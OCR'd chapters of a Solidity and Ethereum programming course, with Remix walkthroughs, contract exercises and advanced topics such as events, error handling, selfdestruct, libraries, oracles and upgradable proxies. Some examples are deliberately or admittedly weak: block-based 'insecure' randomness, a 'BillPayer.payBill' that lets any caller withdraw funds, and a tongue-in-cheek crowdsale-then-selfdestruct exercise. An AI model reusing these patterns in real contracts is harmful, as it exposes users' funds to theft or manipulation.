
The [Details] button in the execution logs provides additional technical information about the transaction that caused the contract to become published:



Now the contract is published. The next step is to **test its behavior**. In Remix you can invoke published contract's public members (call methods / read public fields) form the UI at the right-down side of the screen.

Try to change the contract data through the **[set] button**. It will invoke contract's **`set(x)`** operation. Also test the **`get()`** operation the same way. Assign some value in the contract, then read the value back.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Voila! You successfully developed, published and tested your first smart contract.

Incrementor Contract

Write a Solidity contract, as described below:


- The contract holds a certain value
  - value (uint) -> not accessible outside the contract
- Anyone can see the function and read the value
  - Returns uint
  - Not modifying the state of blockchain!
- Anyone can increment the value
  - increment(uint delta)
  - No output!
- Test and play around with the contract

Now, let's test it!

So, by following the steps that were outlined a few pages back we create our contract. Now you must see two buttons in the bottom-right corner of your screens, very similar to the following screenshot:


Next to the [increment] button you should be seeing a field with a placeholder that describes the type of value that is expected (uint) and by what name the code will be using it (delta) – all this information is part of the function increment.

Previously we have seen what happens if we click on the [get] button – the function returns zero. Now let's test the increment function by passing it the value 7, clicking the [increment] button and then clicking the [get] button:



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

From the left-hand side of this screenshot it is visible that first the **increment** function is called and afterwards the **get** function. Basically, you should have gotten the value that you have passed to the **increment** function. Let pass to this function another positive integer value (remember, because the type of the expected variable is uint a negative number will throw and error. In addition, if you pass to the function a **positive** floating-point number it will be truncated and only the integer part will be used). In our example we shall use **5**. We change the value in the field from 7 to 5, click the **[increment] button** and then click the **[get] button**. As a result, we get is the following:



It is again visible from the information in the gray box on the left that the first call is to the function **increment** and the second call is to the function **get**. The returned value is equal to 12 (the first passed value was 7 so 7 + 5 = 12).

Congratulations! You have successfully completed this part of the exercises.

Previous Invoker

Write a Solidity contract as described below:

- Keep the address of its **previous invoker** in the **persistent storage** -> not accessible outside the contract
  - **getLastInvoker()** → returns **(bool, address)**
  - **true / false** – if a previous invoker exists or not
  - The **address** that has invoked the contract before you
  - Accessible from outside the contract

Add appropriate Events for the functions (http://solidity.readthedocs.io/en/v0.4.21/contracts.html#events)

Test and play around with the contract

Registry of Certificates

Write a simple contract in Solidity that represents a registry of certificates.

- Each certificate has its **owner** and **content calculated as hash**
- The registry holds of all valid certificate hashes stored on the blockchain (as string)
- Only the owner can add certificate hashes: **add(hash)**
- You may use this tool https://emn178.github.io/online-tools/sha3_512.html to calculate hashes
- Anyone can verify a certificate by its hash: **verify(hash)**

Add appropriate **events** for the functions

Test and play around with the contract

Simple Token

Write a contract that represents a **simple token**

- The **initial supply** must be set at contract's creation
  - This amount must be allocated to the address that creates the contract
- You should store the **balances** of the addresses -> **mapping**


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- Add a functionality that allows for **transfer(to, value)** of tokens between the address of the contract's creator and other addresses
  - The number of tokens for transfer must be **bigger than 0**
  - Check for **overflow**

Add appropriate **events** for the functions

Test and play around with the contract

The Diary



Alice loves to document facts. In fact, every night before she goes to sleep she loves to remember all the thing which has happened through the day and to write them down in her diary.

Create a **Diary** contract in Solidity which:

- Keep in the blockchain a string array of **facts** and the contract **owner**
- Only contract owner (creator) can
  - Add facts (string fact) -> accessible outside the contract
- Only people who are approved can read the facts
  - **getFact(index)** – returns specified fact by index [0…count-1]
  - Solidity cannot return all facts at once (array of strings)
  - Approved addresses are hardcoded in the contract
- Everyone can see how many facts there are in the diary
  - **count()** – returns the count of facts -> not change the state of the contract
- Nobody can delete facts or destroy the contract

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Test and play around with the contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Students Info Tracker

In the first Blockchain Secondary School every lecturer should store the students' information. The information should be public and everyone could see it.

- Write a simple contract in Solidity that keeps track of students' names, addresses(eth), array of marks and number in class:
    - Only the owner of the contract (lecturer) can create students profile and give marks it does not matter the class/lecture (should be store in appropriate data structure)
        - Hint -> use **struct**
        - Students profile should be stored in an array -> **Students[]**
    - Everyone can get the information -> **get(index)**

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Test and play around with the contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

(Optional) Crowdsale for Lambo

Nowadays everyone makes Crowdsales which means everyone gives you money because you just give them promises about better world. Then you just withdraw the money and go to Bali or buy a Lambo. Let's make one! Let's buy Lambo and go to Bali!

Write a Solidity contract that has a function through which anyone can send it ethers:

- Function **deposit()** should store ethers to the contract balance
  - Hint -> use **payable**
- Only the owner of the contract can check the current balance of the contract
  - Contract **balance** -> **this.balance**
- When the owner wants, he can withdraw the ethers and then kill the contract
  - Hint -> **address.transfer**(amount)
  - Hint -> **suicide**(owner)

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Test and play around with the contract.

What to Submit?

Create a **zip file** (e.g. **`username-intro-solidity.zip`**) holding the **.sol** files from problems above.


Submit your zip file as **homework** at the course Web site.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Chapter 2.3. Solidity Advanced


Solidity Advanced

Functions, Modifiers, Events, Contract Interactions, Error Handling, Libraries









Pure Functions

- **Pure** functions depend on their parameters only
  - Promise not to read from or modify the contract state

```
contract PureFunctions {
  function ethToWei(uint eth) pure returns (uint) {
    return eth * 1000000000000000000;
  }
  function calcTriangleArea(
      int width, int height) pure returns (int) {
    return width * height / 2;
  }
}
```

The "Fallback" Function

```
contract FallbackContract {
  uint public x;
  function() public { x++; }
}

contract Invoker {
  function callFallback(FallbackContract f) public {
    f.call(0xabcdef01);
    // Results in f.x becoming == 1
  }
}
```

The fallback function is invoked when no other function is matched

Function Overloading is Supported

```
contract FunctionOverloadingExample {
  function sum(uint a, uint b) public pure returns (uint) {
    return a + b;
  }

  function sum(uint a, uint b, uint c) public pure
      returns (uint) {
    return a + b + c;
  }
}
```

Named Arguments in Function Calls

```
contract NamedArguments {
  function power(uint val, uint times)
      public pure returns (uint) {
    if (times == 0) return 1;
    return val * power(val, times-1);
  }
  function powerOf2(uint n)
      public pure returns (uint) {
    return power({val: 2, times: n});
  }
}
```

You can use the ** operator ☺

Named arguments

Constant State Variables

- Constants are like in other languages, assigned only once
- Assigned from an expression constant at **compile time**

```
contract Constants {
  uint constant x = 32**22 + 8;
  string constant text = "hello";
  bytes32 constant myHash = keccak256(text);
  function size() pure public returns (uint) {
    return uint(myHash);
  }
}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Ethereum Events

- **Events** in EVM log structured data about something happened
  - These "logs" are permanently stored in the current transaction
  - DApp developers can "**watch**" for events through the Web3 API


```
contract EventsExample {
  event Sum(address addr, uint a, uint b);
  function sum(uint a, uint b) public returns (uint) {
    emit Sum(msg.sender, a, b); // Invoke the event to log its arguments
    return a + b;
  }
}
```

Events are Stored in the Transaction

- Events are stored in the transaction logs in the Ethereum blocks
  - Emitting events costs gas, so be careful
  - Events are visible from the Remix IDE

Events are Visible by Anyone

- Events are part of transactions, visible at Etherscan:



https://ropsten.etherscan.io/tx/0x33029a26d989bc51f748ebce5cd60fb509126c6973010e4a8d4795278fbe982c#eventlog

Callbacks and Events

```
contract ClientReceipt {
  event Deposit(
    address indexed _from,
    bytes32 indexed _id,
    uint _value
  );
  function deposit(bytes32 _id) public payable {
    Deposit(msg.sender, _id, msg.value);
  }
}
```


The event can be can be traced from the **Web3 API** by filtering for "**Deposit**" to be called

Watching for Events from JavaScript

```
var abi = /* ABI as generated by the compiler */;
var clientReceipt =
  web3.eth.contract(abi.at("0x1234…ab67" /* address */));
var event = clientReceipt.Deposit();

event.watch(function(error, result) {
  if (!error)
    console.log(result);
});
```

Watch for changes

The result will hold the event arguments



Time and Ether Units

Ether Units

- A **literal number** can take a suffix of:
  - **wei** = 1 / 1 000 000 000 000 000 000 ETH
  - **szabo** = 1 / 1 000 000 ETH
  - **finney** = 1 / 1000 ETH
  - **ether**

https://etherconverter.online

```
function oneGwei() pure returns (uint) {
  return 1000000000 wei;
}
function twoEthers() pure returns (uint) {
  return 2 ether;
}
```

Time Units

- **Suffixes** like seconds, minutes, … after literal numbers convert between units of time
- **Seconds** are the base unit

1 == 1 seconds
1 minutes == 60 seconds
1 hours == 60 minutes
1 days == 24 hours
1 weeks == 7 days
1 years == 365 days

```
function f(uint start, uint daysAfter) public {
  if (now >= start + daysAfter * 1 days) {
    // …
  }
}
```

```
function twoWeeks() pure returns (uint) {
  return 2 weeks; }
```

Special Variables in Solidity


Block and Transaction Properties

Special Variables and Functions

- **Always** exist in the global namespace and are mainly used to provide information about the blockchain
- **Transaction** properties:
  - **msg.data** (bytes): complete calldata
  - **msg.sender** (address): sender of the message (current call)
  - **msg.value** (uint): number of wei sent with the message
  - **tx.gasprice** (uint): gas price of the transaction
  - **tx.origin** (address): transaction sender (first caller in the chain)
  - **gasleft**(uint): remaining gas
- More Special Variables: http://solidity.readthedocs.io/

Message Sender vs. Transaction Origin

```
contract InvokerInfo {
  address public msgSender;
  address public txOrigin;

  function process() {
    msgSender = msg.sender;
    txOrigin = tx.origin;
  }
}

contract Invoker {
  function invoke(InvokerInfo info) { info.process(); }
}
```



Special Variables and Functions

- **Block** properties
  - **block.coinbase** (address): current block miner's address
  - **block.number** (uint): current block number
  - **now** (uint): current block timestamp (alias for **block.timestamp**)

```
function blockCoinbase() view returns (address) {
  return block.coinbase; }
function blockNumber() view returns (uint) {
  return block.number; }
function blockTimeStamp() view returns (uint) {
  return block.timestamp; }
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Random Numbers in Solidity

- There is no secure random generator in Solidity
  - Miners can manipulate the randomness (if they want to)!
- Some apps use a insecure random, based on the last few blocks
- Some partially predictable randomness can be taken from:
  - `Blockhash()` of the previous block
  - `block.timestamp`, `block.coinbase`, `block.difficulty`, `block.number` of the current block
- Example: https://github.com/axiomzen/eth-random/blob/v1-candidate/contracts/Random.sol

Insecure Pseudo-Random – Example

```
contract InsecureRandomGenerator {
  bytes32 public randseed;

  function pseudoRandom(uint start, uint end)
      returns (uint) {
    randseed = keccak256(abi.encodePacked(randseed,
      block.timestamp, blockhash(block.number-1),
      block.coinbase, block.difficulty, block.number));
    uint range = end - start + 1;
    uint randVal = start + uint256(randseed) % range;
    return randVal;
  }
}
```

Error Handling

- **Solidity** uses **state-reverting exceptions** to handle errors
  - Such an exception will **undo all changes** made to the state in the current call (and all its sub-calls) and also **flag an error** to the caller
- **require**(bool condition):
  - throws if the condition is not met – to be used for errors in inputs or external components
- **assert**(bool condition):
  - throws if the condition is not met – to be used for internal errors
- **revert**():
  - abort execution and revert state changes

Error Handling

- When **exceptions** happen in a **sub-call**, they "bubble up" (i.e. exceptions are rethrown) automatically
- Exceptions to this rule are "**send**" and the low-level functions "**call**", "**delegatecall**" and "**callcode**" – those return **false** in case of an exception instead of "bubbling up"
- The low-level "**call**", "**delegatecall**" and "**callcode**" will return **success** if the calling account is non-existent, as part of the design of EVM
  - Existence must be checked prior to calling if desired
- **Catching** exceptions is not yet possible

Check Conditions with Require and Assert

```
contract Sharer {
  function sendHalf(address addr) public payable
      returns (uint balance) {
    require(msg.value % 2 == 0);
    uint balanceBeforeTransfer = this.balance;
    addr.transfer(msg.value / 2);
    // Since transfer throws an exception on failure and cannot call back here,
    // there should be no way for us to still have half of the money
    assert(this.balance == balanceBeforeTransfer - msg.value / 2);
    return this.balance;
  }
}
```

Only allow even numbers

Assert the transfer is successful

Transferring Ethers

Payable Constructor

- Use payable constructor to send ETH at contract creation

```
contract Token1000 {
  mapping(address => uint)
    public balances;

  constructor() payable {
    balances[msg.sender] += 1000 * msg.value;
  }
}
```

Payable Fallback

- Contracts can receive ethers, by payable fallback function
  - In this example 1 ETH gives 1000 tokens in the sender's balance

```
contract Token1000 {
  mapping(address => uint)
    public balances;

  function() payable {
    balances[msg.sender] += 1000 * msg.value;
  }
}
```

ETH sent to this contract will be handled by this fallback function

ETH sender

Amount sent

Difference Between Send and Transfer

- **Address** types have two members for sending Wei
  - **<address>.transfer**(uint256 amount)
    - **send** given amount of Wei to Address, **throws exception on failure**

```
msg.sender.transfer(1 ether);
```

  - **<address>.send**(uint256 amount) **returns** (bool)
    - **send** given amount of Wei to Address, **returns false on failure**

```
if (msg.sender.send(1 ether)) {
  MoneySentEvent(msg.sender, 1 ether, "success");
}
```

Automatic Bill Payer

```
contract BillPayer {
  event MoneyReceived(address sender, uint amount);
  event MoneyPaid(address recipient, uint amount);
  function BillPayer() payable public {
    emit MoneyReceived(msg.sender, msg.value);
  }
  function() payable public {
    emit MoneyReceived(msg.sender, msg.value);
  }
  …
}
```

Automatic Bill Payer (2)

```
contract BillPayer {
  …
  function getBalance() public view returns (uint) {
    return this.balance;
  }
  function payBill(uint amount) public payable {
    // TODO: check the bill sender and amount before the payment!
    msg.sender.transfer(amount);
    emit MoneyPaid(msg.sender, amount);
  }
}
```

Contract Kill

- **Killing contracts** does not really clean up
  - If Ether is sent to **removed contracts**, the Ether will be **forever lost**
- Contract **disable**
  - Make all functions to throw and **impossible to using** contract
  - All ether sent to the contract will be **returned automatically**

```
contract Mortal {
  address private owner;
  function Mortal() { owner = msg.sender; }
  function kill() {
    require(msg.sender == owner);
    suicide(owner);
  }
}
```

Executed at **initialization** Assigns the owner

Recover the funds on the contract

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Contract Kill

- The current contract, explicitly **convertible** to **address**

```
this(current contract's type)
```

- **Destroy** the current contract, **sending** its funds to the **given address**

```
selfdestruct(address recipient)
```

- Alias to **selfdestruct**

```
suicide(address recipient)
```

Creating Contracts via "new"

- A contract can create a new contract
  - Using the **new** keyword
  - The contract is persisted in the blockchain at certain address
- The full code of the contract being created has to be known in advance
  - So recursive creation-dependencies are not possible
- If the creation fails (due to out-of-stack, not enough balance or other problems), an exception is thrown

Creating Contracts via "new"

```
contract Example {
  uint private val;
  constructor(uint initVal) { val = initVal; }
  function add(uint amount) { val += amount; }
  function val() view returns (uint) { return val; }
}

contract User {
  Example e = new Example(100); // Publish a new contract
  function getExampleAddr() view returns (address) { return e; }
  function getExampleVal() view returns (uint) { return e.val(); }
}
```

External Function Calls

- When calling functions of **other contracts**
  - You can use **.value()** to send money and **.gas()** to limit the gas

```
contract InfoFeed {
  function info() public payable returns (uint ret) { return 42; }
}

contract Consumer {
  InfoFeed feed;
  function setFeed(address addr) public { feed = InfoFeed(addr); }
  function callFeed() public { feed.info.value(10).gas(800)(); }
}
```

Inheritance

```
pragma solidity ^0.4.18;

contract Owned {
  constructor() public { owner = msg.sender; }
  address internal owner;
}

contract Terminatable is Owned {
  function terminate() public {
    require (msg.sender == owner);
    selfdestruct(owner);
  }
}
```

Base contract (parent class)

Derived contract (child class)

owner is derived

Destroys the contract, its stored data and removes it from the blockchain

Inline Assembly

- **Solidity** defines an **assembly** language can be used without Solidity
  - For advanced devs only!
- **Inline assembly** inside Solidity source code
- Language close to the one of the **virtual machine**

Example: https://github.com/Arachnid/solidity-stringutils/blob/master/strings.sol

Opcodes

- **Opcodes** encode machine instructions
  - Like any other assembler / virtual machine
- **mem[a...b)** signifies the bytes of memory starting at position **a** up position **p**

stop	-	stop execution, identical to return(0,0)
add(x, y)		x + y
exp(x, y)		x to the power of y
not(x)		~x, every bit of x is negated
sha3(p, n)		keccak(mem[p...p+n])
mload(p)		mem[p..p+32]
mstore(p, v)	-	mem[p..p+32] := v
mstore8(p, v)	-	mem[p] := v & 0xff - only modifies a single b
sload(p)		storage[p]

Decompile Smart Contract

- There is **no decompiler** for Solidity
  - **Principle possible**, but for example variable names will be **lost**
  - **Bytecode** can be decompiled to **opcodes**, e.g. here:
    - https://etherscan.io/opcode-tool
- Contracts on the blockchain should have their **original source** code **published** if they are to be used by third parties

Some EVM specifics

- Word size is 256 bits
  - All math is modulo 2^{256}
  - Everything is done in 32 byte "chunks"
    - If you try to store 33 bytes, you'll pay for 64 bytes
    - You don't pay for writing zeroes to memory that is already zero
  - Even types like Boolean are 32 bytes wide
- The stack (for temporary storage) is 1024 items deep
- Jump instructions require JUMPDEST at the target - can't just jump anywhere
- There are different CALL instructions – some allow the called contract to use the caller's storage, others do not

Debugging in Remix

Debugging in Remix

- The debugger allows one to see detailed information about the transaction's execution
- You can start a debug session by providing either a transaction hash or a block number and transaction index
- The transaction panel displays basic information
- The navigation part contains a slider and buttons
- Low level panels
  - Instructions, Solidity Locals, Solidity State, Stack, Storage Changes, Memory, Call Data, Call Stack, Return Value.

Libraries Hold Reusable Functions

SampleLib.sol

```
library SampleLib {
  function calcSquare(int a) pure public
  returns (int) {return a * a; }
}
```

UsingSampleLib.sol

```
import "./SampleLib.sol";

contract UsingSampleLib {
  function calc(int a, int b) pure public returns (int) {
    return SampleLib.calcSquare(a) + SampleLib.calcSquare(b);
}}
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Libraries

- **Open Zeppelin** offers many libraries for math (like SafeMath), crowdsale, mocks, payment, token and etc.
  - https://github.com/OpenZeppelin/zeppelin-solidity
- **Ethereum Package Management (EthPM)** is the new Package Registry for Ethereum
  - http://truffleframework.com/docs/getting_started/packages-ethpm
  - https://github.com/ethpm

Oracles

Loading External Data in the Blockchain

Oracles

- **Third party** data feeds providing **information** about the state of the **outside world**
- **Types** of oracles based on the types of use:
  - **Software** oracles- stores information available online

  e.g. temperature, flight or train delays and etc.
  - **Hardware** oracles- feeds smart contracts with physical world data

  e.g. car license plate when crossing a barrier, RFID tag of physical item

Types of Oracles

- **Inbound** oracles- provide contracts with real world information in order to trigger certain activity

  e.g. automatic buy order when USD hits certain price
  - **Outbound** oracles- provide contracts with ability to send data beyond the blockchain.

  e.g. smart physical lock to be unlocked upon payment on the blockchain
  - **Consensus** based oracles- add up more security, rating system between oracles has been implemented to avoid data manipulation

  e.g. used by prediction markets like Augur

Live Demo: Oraclize

http://docs.oraclize.it/#ethereum-quick-start

Upgradable Smart Contracts

Proxy Contracts, Storage Contracts

Upgradable Smart Contracts

- **Immutability** of the **contract code** disadvantages:
  - Hard to update in case of bugs.
  - Hard to change core logic for redesign purposes
- **Several approaches** to upgrading a contract
  - Proxy Contracts
  - Storage Contracts

Contract Managing Contracts

- CMC — A registry that keeps track of contracts in our system
- Controllers — Contracts that operate on our storage contracts
- Storage — Data store contract with the necessary getters and setters
- ALC — Contracts that contain application-specific logic, generally user entry-points
- Action flow
  - User →ALC →Controller →Storage

Proxy-Contract

- **Contract Registry** :
  - Smart Contract collecting all contracts we will use.
  - Data and Logic smart contracts needs to be separated
  - Contract Registry enables us not to hardcode the Address into the contract, but simply checks it in the registry each time there is a function call.
- **Drawbacks** :
  - function parameters, return names cannot be upgraded just the logic inside the function.

Upgradeable Smart Contracts

```
contract UpgreadableFunctions {
  function tokenPrice(uint eth) public pure returns(uint);
}
contract Version1 is UpgreadableFunctions {
  function tokenPrice(uint eth) public pure returns(uint) {
    return eth * 1000;
  }
}
contract Version2 is UpgreadableFunctions {
  function tokenPrice(uint eth) public pure returns(uint) {
    return eth * 1200 + 100;
  }
}
```


Upgradeable Smart Contracts (2)


```
contract Token {
  UpgreadableFunctions private funcs = new Version1();
  address private contractOwner = msg.sender;

  function getPrice(uint eth) public view returns (uint) {
    return funcs.tokenPrice(eth);
  }

  function upgrade(UpgreadableFunctions newFuncs) public {
    require(msg.sender == contractOwner);
    funcs = newFuncs;
  }
}
```


Proxy Contracts from Zeppelin

- Zeppelin Solutions
  - Uses a User-facing dispatcher contract
  - Talks to an underlying library with assembly
- Tricks the Transaction-Initiator into talking to an actual fallback function
- Then delegating the call to a library
- Drawback
  - Comes with a separate DispatcherStorage because delegatecall to a library can't work when libraries can't actually save any values
- You can find their solution here in their blog post https://blog.zeppelin.solutions/proxy-libraries-in-solidity-79fbe4b970fd
- Or on their Repository https://github.com/maraoz/solidity-proxy/

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.







Exercises: Solidity Advanced

In this lesson, we learned about functions, modifiers, events, contracts, interactions, error handling and libraries in **Solidity** programming language. The goal of this exercise is to get practical skills in writing advanced smart contracts in Solidity, publishing and testing contracts in the Remix IDE.

Receiving Funds from the default contract function

Create a Deposit contract which:

- Stores the owner of the contract
- People can **deposit** ethers in the contract
- People can **get** the balance of the contract
- Owner can **send** amount
    - Upon sending, the contract self-destructs with the total amount in the contract

Use **modifiers** where it is appropriate.

Add appropriate **events** for the functions.

Inheritance

Create two contracts:

Contract one:

- **stores** creator of the contract
- people can **deposit** to the contract
- people can **get** the balance of the contract

Contract two **inherits** contract one and has additional functionality:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

- function **terminate** which self-destructs the contract
- **owner** can **send** value to a given address

